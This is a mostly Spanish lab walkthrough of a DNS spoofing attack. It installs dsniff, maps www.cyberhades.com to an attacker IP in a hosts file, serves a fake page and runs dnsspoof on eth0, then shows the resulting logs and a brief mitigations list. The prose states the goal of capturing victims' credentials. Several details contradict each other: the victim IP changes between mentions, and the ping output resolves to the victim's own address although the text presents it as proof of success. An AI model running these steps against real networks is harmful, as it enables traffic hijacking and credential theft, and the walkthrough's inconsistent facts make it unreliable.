


# DNS Spoofing

DNS Spoofing is a cyber attack where false DNS records are introduced into a DNS resolver's cache, causing it to return an incorrect IP address and diverting traffic to a malicious site. This technique is often used for phishing attacks to steal sensitive information.



Maquina de ataque: 10.211.55.5

Maquina victima: 10.211.5.17

Usaremos herramientas cómo dnsspoof o etherncap para alterar el tráfico dns de una red.

Instalamos el paquete.

```
user@singular1:~$ sudo apt install dnsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm11
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libnet1 libnids1.21
```

Creamos un fichero host con un dominio y una dirección ip, para que cuando accedemos al dominio se redireccione a la dirección ip seleccionada. Y en esa dirección ip montaremos un servidor web para que la persona que piensa que va a la pagina del dominio web vaya a la pagina de la ip que nosotros montamos, y en éste momento la victima estaría en nuestra página web y se piensa que está en la correcta página web, podríamos obtener así sus credenciales de login y password, etc.

usamos nano para crear el fichero mynewhost.txt y redireccionar el dominio a la ip indicada.

```
GNU nano 4.8 mynewhost.txt Modified
10.211.55.5 www.cyberhades.com
1
```

Ahora haremos un html para simular la página indicada y engañar a la víctima, con nano index.html, es un ejemplo y lo más básico.

```
GNU nano 4.8 index.html
html
<!DOCTYPE html>
<html>
<head>
<title>CyberHades</title>
</head>
<body>
<h1>Welcome to new CyberHades</h1>
<p>This is not the original web</p>
</body>
</html>
```

Levantamos un servidor web con python:

```
user@singular1:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Ésta sería la pagina que hemos creado para engañar al usuario, ya está lanzada:



Abrimos otra terminal para no parar el servidor web y levantamos dnsspoof.

```
user@ubuntu:~$ dnsspoof -i eth0 -f mynewhost.txt
```

Vamos a la maquina victima y hacemos un ping a la pagina web de ciberhades, pero vemos que la ip es la otra, la que hemos hecho spoof, la maquina atacante. El dns spoof ha sido un exito, redirecciona la victima a la web falsa:

```

user@singular2:~$ ping www.cyberhades.com
PING www.cyberhades.com (10.211.55.17) 56(84) bytes of data:
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=2 ttl=64 time=0.123 ms
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=4 ttl=64 time=0.074 ms
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=5 ttl=64 time=0.047 ms
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=6 ttl=64 time=0.034 ms
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=7 ttl=64 time=0.059 ms
64 bytes from www.cyberhades.com (10.211.55.17): icmp_seq=8 ttl=64 time=0.055 ms

I

```

También lo vemos en el servidor web, muy potente para suplantar la pagina web y obtener información de la victima.



Volvemos al servidor de ataque y vemos las peticiones internas y remotas

```

user@singular1:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [01/Mar/2024 09:48:27] "GET / HTTP/1.1" 304 -
10.211.55.17 - - [01/Mar/2024 09:49:11] "GET / HTTP/1.1" 200 -
10.211.55.17 - - [01/Mar/2024 09:49:11] code 404, message File not found
10.211.55.17 - - [01/Mar/2024 09:49:11] "GET /favicon.ico HTTP/1.1" 404 -
10.211.55.17 - - [01/Mar/2024 09:50:56] "GET / HTTP/1.1" 200 -

I

```

Y vemos también el dns spoof en marcha

```

10.211.55.17.51393 > 10.211.55.5.53: 12279+ A? www.cyberhades.com
10.211.55.17.41685 > 10.211.55.5.53: 846+ A? www.cyberhades.com
10.211.55.17.36401 > 10.211.55.5.53: 41007+ A? www.cyberhades.com
10.211.55.17.50342 > 10.211.55.5.53: 36906+ A? www.cyberhades.com
10.211.55.17.42627 > 10.211.55.5.53: 59619+ A? www.cyberhades.com
10.211.55.17.56135 > 10.211.55.5.53: 54904+ A? www.cyberhades.com
10.211.55.17.52440 > 10.211.55.5.53: 53522+ A? www.cyberhades.com
10.211.55.17.56135 > 10.211.55.5.53: 54904+ A? www.cyberhades.com
10.211.55.17.54238 > 10.211.55.5.53: 20917+ A? www.cyberhades.com
10.211.55.17.59303 > 10.211.55.5.53: 12632+ PTR? 17.55.211.10.in-addr.arpa
10.211.55.17.38003 > 10.211.55.5.53: 61293+ PTR? 17.55.211.10.in-addr.arpa
10.211.55.17.59718 > 10.211.55.5.53: 62902+ A? www.cyberhades.com
10.211.55.17.39282 > 10.211.55.5.53: 9356+ A? www.cyberhades.com
10.211.55.17.33156 > 10.211.55.5.53: 34905+ A? www.cyberhades.com
10.211.55.17.36314 > 10.211.55.5.53: 63101+ A? www.cyberhades.com
10.211.55.17.41183 > 10.211.55.5.53: 7982+ A? www.cyberhades.com
10.211.55.17.50043 > 10.211.55.5.53: 19692+ A? www.cyberhades.com
10.211.55.17.52202 > 10.211.55.5.53: 46733+ A? www.cyberhades.com
10.211.55.17.50043 > 10.211.55.5.53: 19692+ A? www.cyberhades.com

```

Mitigación de dns spoofing:

## DNS Spoofing mitigations

- **Implement DNSSEC (DNS Security Extensions)** to add a layer of authentication to DNS responses, ensuring their integrity and authenticity.
- **Use DNS servers with DNSSEC validation** to verify the digital signature of DNS responses and prevent spoofed responses.
- **Configure firewalls and IDS/IPS filters** to detect and block suspicious or malicious DNS traffic.
- **Keep DNS server software up to date** to fix known vulnerabilities that could be exploited for spoofing attacks.